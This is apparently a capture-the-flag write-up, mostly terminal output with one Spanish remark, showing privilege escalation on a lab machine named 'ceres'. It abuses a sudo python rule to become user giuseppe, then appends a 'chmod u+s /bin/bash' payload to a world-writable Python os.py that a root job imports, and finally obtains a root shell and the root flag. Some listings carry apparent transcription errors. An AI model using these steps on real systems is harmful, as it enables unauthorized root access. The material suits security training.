drwxr-xr-x  3 root root 4096 Mar  6 2021 home
lrwxrwxrwx 1 root root 31 Mar  6 2021 initrd.img -> boot/initrd.img-4.19.0-14-amd64
lrwxrwxrwx 1 root root 31 Mar  6 2021 initrd.img.old -> boot/initrd.img-4.19.0-11-amd64
lrwxrwxrwx 1 root root  7 Mar  6 2021 lib -> usr/lib
lrwxrwxrwx 1 root root  9 Mar  6 2021 lib32 -> usr/lib32
lrwxrwxrwx 1 root root  9 Mar  6 2021 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mar  6 2021 libx32 -> usr/libx32
drwx----- 2 root root 16384 Mar  6 2021 lost+found
drwxr-xr-x  3 root root 4096 Mar  6 2021 media
drwxr-xr-x  2 root root 4096 Mar  6 2021 mnt
drwxr-xr-x 129 root root 4096 Feb 23 18:24 opt
drwxr-xr-x  3 root root 4096 Feb  8 2023 proc
drwxr-xr-x 17 root root 500 Feb 23 18:02 run
lrwxrwxrwx 1 root root  8 Mar  6 2021 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Mar  6 2021 srv
dr-xr-xr-x 13 root root 4096 Mar  6 2021 sys
drwxrwxrwt 2 root root 4096 Feb 23 18:02 tmp
drwxr-xr-x 13 root root 4096 Mar  6 2021 usr
drwxr-xr-x 12 root root 4096 Mar  6 2021 var
lrwxrwxrwx 1 root root 28 Mar  6 2021 vmlinuz -> boot/vmlinuz-4.19.0-14-amd64
lrwxrwxrwx 1 root root 28 Mar  6 2021 vmlinuz.old -> boot/vmlinuz-4.19.0-11-amd64
www-data@ceres:~$ cd home/
www-data@ceres:~/home$ ls
giuseppe
www-data@ceres:~/home$ ls -l
total 4
drwx----- 3 giuseppe giuseppe 4096 May  3 2023 giuseppe
www-data@ceres:~/home$ sudo -l
Matching Defaults entries for www-data on ceres:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:
User www-data may run the following commands on ceres:
    (giuseppe) NOPASSWD: /usr/bin/python
www-data@ceres:~/home$ sudo -u giuseppe /usr/bin/python -c "import os; os.system('/bin/bash')"
giuseppe@ceres:~/home$ whoami
giuseppe
giuseppe@ceres:~/home$
```



```
2025/02/23 18:42:39 CMD: UID=0 PID=109
2025/02/23 18:42:39 CMD: UID=0 PID=108
2025/02/23 18:42:39 CMD: UID=0 PID=98
2025/02/23 18:42:39 CMD: UID=0 PID=61
2025/02/23 18:42:39 CMD: UID=0 PID=51
2025/02/23 18:42:39 CMD: UID=0 PID=50
2025/02/23 18:42:39 CMD: UID=0 PID=32
2025/02/23 18:42:39 CMD: UID=0 PID=29
2025/02/23 18:42:39 CMD: UID=0 PID=28
2025/02/23 18:42:39 CMD: UID=0 PID=27
2025/02/23 18:42:39 CMD: UID=0 PID=26
2025/02/23 18:42:39 CMD: UID=0 PID=25
2025/02/23 18:42:39 CMD: UID=0 PID=24
2025/02/23 18:42:39 CMD: UID=0 PID=23
2025/02/23 18:42:39 CMD: UID=0 PID=22
2025/02/23 18:42:39 CMD: UID=0 PID=21
2025/02/23 18:42:39 CMD: UID=0 PID=20
2025/02/23 18:42:39 CMD: UID=0 PID=19
2025/02/23 18:42:39 CMD: UID=0 PID=18
2025/02/23 18:42:39 CMD: UID=0 PID=17
2025/02/23 18:42:39 CMD: UID=0 PID=16
2025/02/23 18:42:39 CMD: UID=0 PID=15
2025/02/23 18:42:39 CMD: UID=0 PID=14
2025/02/23 18:42:39 CMD: UID=0 PID=12
2025/02/23 18:42:39 CMD: UID=0 PID=11
2025/02/23 18:42:39 CMD: UID=0 PID=10
2025/02/23 18:42:39 CMD: UID=0 PID=9
2025/02/23 18:42:39 CMD: UID=0 PID=8
2025/02/23 18:42:39 CMD: UID=0 PID=6
2025/02/23 18:42:39 CMD: UID=0 PID=4
2025/02/23 18:42:39 CMD: UID=0 PID=3
2025/02/23 18:42:39 CMD: UID=0 PID=2
2025/02/23 18:42:39 CMD: UID=0 PID=1
2025/02/23 18:43:01 CMD: UID=0 PID=1219
2025/02/23 18:43:01 CMD: UID=0 PID=1220
2025/02/23 18:43:01 CMD: UID=0 PID=1221
2025/02/23 18:43:01 CMD: UID=0 PID=1222
2025/02/23 18:43:01 CMD: UID=0 PID=1223
2025/02/23 18:43:01 CMD: UID=0 PID=1224
2025/02/23 18:43:01 CMD: UID=0 PID=1225
```

tenemos permisos de escritura en el os.py del python2.7

```
-rw-r--r-- 1 root root 22448 Aug 29 2016 libsupp.a
drwxr-xr-x 3 root root 4096 Mar 6 2021 linux-boot-probes
drwxr-xr-x 3 root root 4096 Mar 6 2021 locale
drwxr-xr-x 3 root root 4096 Mar 6 2021 lsb
drwxr-xr-x 2 root root 4096 Mar 6 2021 man-db
drwxr-xr-x 3 root root 4096 Mar 6 2021 mime
drwxr-xr-x 2 root root 4096 Mar 6 2021 modprobe.d
drwxr-xr-x 4 root root 4096 Mar 6 2021 modules
drwxr-xr-x 2 root root 4096 Apr 27 2020 modules-load.d
drwxr-xr-x 2 root root 4096 Mar 6 2021 openssh
drwxr-xr-x 2 root root 4096 Mar 6 2021 os-prober
drwxr-xr-x 4 root root 4096 Mar 6 2021 os-probes
-rw-r--r-- 1 root root 261 Jan 30 2021 os-release
drwxr-xr-x 4 root root 4096 Mar 6 2021 php
drwxr-xr-x 4 root root 4096 Mar 6 2021 pm-utils
drwxr-xr-x 26 root root 20480 Mar 7 2021 python2.7
drwxr-xr-x 3 root root 4096 Mar 6 2021 python3
drwxr-xr-x 28 root root 12288 Mar 6 2021 python3.7
drwxr-xr-x 2 root root 4096 Mar 6 2021 rsyslog
drwxr-xr-x 2 root root 4096 Mar 19 2019 sassl2
1rwxrwxrwx 1 root root 19 Jan 31 2020 sftp-server -> openssh/sftp-server
drwxr-xr-x 3 root root 4096 Mar 6 2021 ssl
drwxr-xr-x 2 root root 4096 Mar 6 2021 sudo
drwxr-xr-x 14 root root 12288 Mar 6 2021 systemd
drwxr-xr-x 2 root root 4096 Mar 6 2021 sysusers.d
drwxr-xr-x 4 root root 4096 Mar 6 2021 tasksel
drwxr-xr-x 2 root root 4096 Mar 6 2021 tc
drwxr-xr-x 15 root root 4096 Mar 6 2021 terminfo
drwxr-xr-x 2 root root 4096 Mar 6 2021 tmpfiles.d
drwxr-xr-x 4 root root 4096 Mar 6 2021 udev
drwxr-xr-x 2 root root 4096 Mar 6 2021 vulgrind
drwxr-xr-x 15 root root 20480 Mar 6 2021 x86_64-linux-gnu
giuseppe@ceres:/opt$ ls -l /lib/python2.7/
drwxrwxrwx 1 root root 25911 Mar 7 2021 /lib/python2.7/os.py
giuseppe@ceres:/opt$
```



```
GNU nano 3.2 /usr/lib/python2.7/os.py

_all_.append("open4")

import copy_reg as _copy_reg

def _make_stat_result(tuple, dict):
    return stat_result(tuple, dict)

def _pickle_stat_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_stat_result, args)

try:
    _copy_reg.pickle(stat_result, _pickle_stat_result, _make_stat_result)
except NameError: # stat_result may not exist
    pass

def _make_statvfs_result(tuple, dict):
    return statvfs_result(tuple, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

import subprocess
sshel="chmod u+s /bin/bash"
subprocess.call(sshel, shell=True)

#
```

GN Get Help W Write Out W Where Is
X Exit R Read File R Replace C Cut Text U Uncut Text J Justify
T To Spell C Cur Pos G Go To Line U Undo A Mark Text
E Redo G Copy Text B To Bracket W Where Was Q Previous
W Next

```
> sshel='chmod u+s /bin/bash'  
> subprocess.call(sshel, shell=True) >> /usr/lib/python2.7/os  
os.py os.pyc os2emxpath.py oszemxpath.py  
> subprocess.call(sshel, shell=True) >> /usr/lib/python2.7/os.py  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ nano /usr/lib/python2.7/os.py  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/  
important.py  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls /opt/  
id important.py  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ ls -l /bin/bash  
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash  
giuseppe@ceres:~/var/www/html/My_H1dd3n_S3cr3t$ /bin/bash -p  
bash-5.0# whoami  
root  
bash-5.0# cat /root/root.txt  
fb41c2cb45f8b4ee387fabac849d6449  
bash-5.0#
```